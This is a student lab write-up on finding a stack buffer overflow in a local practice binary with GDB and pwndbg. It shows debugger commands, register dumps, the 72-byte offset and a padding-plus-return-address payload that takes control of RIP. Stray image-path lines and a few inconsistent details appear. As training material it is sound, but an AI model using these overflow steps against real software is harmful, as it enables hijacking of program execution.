Practical Report: Exploit Development Basics

Objective


To analyze a vulnerable binary using GDB with pwndbg, identify a stack-based buffer overflow, calculate the offset to the instruction pointer (RIP), and confirm control over program execution flow.

Tools & Environment Used

- Operating System: Kali Linux (x86_64)
- Debugger: GDB
- Extension: pwndbg
- Compiler: gcc (binary compiled without stack protection)
- Architecture: 64-bit ELF

Program Description

The target binary (`vuln`) contains a vulnerable function that takes user input without proper bounds checking, making it susceptible to a stack-based buffer overflow.



Steps Performed

1. Initial Debugging Setup

The program was executed inside GDB with pwndbg enabled.

```
gdb ./vuln
```

This allowed enhanced visualization of registers, stack, and instructions.

2. Attempt to Use Pattern in GDB (Issue Faced)

Command attempted:

```
(gdb) pattern create 200
```

```
(gdb) run <<< $(python3 -c "print('A'*200)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/vuln <<< $(python3 -c "print('A'*200)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x000000000040113e in vulnerable ()
(gdb) info registers
rax            0x401177            4198775
rbx            0x7fffffffde78      140737488346744
rcx            0x403e00            4210176
rdx            0x7fffffffde88      140737488346760
rsi            0x7fffffffde78      140737488346744
rdi            0x1                 1
rbp            0x7fffffffdd50      0x7fffffffdd50
rsp            0x7fffffffdd10      0x7fffffffdd10
r8             0x0                 0
r9             0x7ffff7fc7b60      140737353907040
r10            0x7fffffffdab0      140737488345776
r11            0x202               514
r12            0x0                 0
r13            0x7fffffffde88      140737488346760
r14            0x7ffff7ffd000      140737354125312
r15            0x403e00            4210176
rip            0x40113e            0x40113e <vulnerable+8>
eflags         0x202               [ IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7f9b740      140737353725760
gs_base        0x0                 0
(gdb)
```

❌ Problem Encountered

- `pattern` command was not recognized in default GDB.

✅ Solution

- Realized that `pattern` is a pwndbg feature, not native GDB.
- Switched to pwndbg commands (`cyclic`).

3. Cyclic Pattern Offset Calculation (Issue Faced)

Attempted:


```
pwndbg> cyclic -l 0x6c6c6c6b6b6b6b6b
```

❌ Problem Encountered

- Error: *Pattern contains characters not present in the alphabet*
- Cause: Value contained null bytes (`\x00`) due to 64-bit register padding.

✅ Solution


- Understood that partial overwrite occurred.
- Used manual overwrite method instead of cyclic lookup.



4. Manual Offset Verification

Payload used:

```
run <<< $(python3 -c "print('A'*72 + 'BBBBBBBB')")
```



5. Crash Analysis

After execution, the program crashed with SIGSEGV.


Key observations from pwndbg:

Registers

- `RBP = 0x4141414141414141 → 'AAAAAAAA'`
- `RSP = 'BBBBBBBB'`
- `RIP attempts to return to 0x4242424242424242`

Disassembly

```
ret <0x4242424242424242>
```



Stack Inspection

```
00: rsp → 'BBBBBBBB'
```

This confirms:

- Stack return address fully overwritten
- Full control over RIP achieved

Result Analysis

Component	Value
Offset to RBP	72 bytes

Offset to RIP	72 bytes
Control over RIP	✅ Confirmed
Exploit Primitive	Stack-based buffer overflow

Final Payload Structure

```
[A × 72] + [8-byte return address]
```

Conclusion

The practical successfully demonstrated a stack-based buffer overflow vulnerability. By overflowing the buffer with controlled input, the return address was overwritten, giving full control over program execution flow. This confirms that the binary is exploitable and can be extended to ret2win, ret2libc, or ROP chain exploitation.

❖ Learning Outcomes

- Difference between GDB and pwndbg command
- Handling 64-bit cyclic pattern limitations
- Manual offset calculation
- Stack frame and register analysis
- Confirmation of RIP control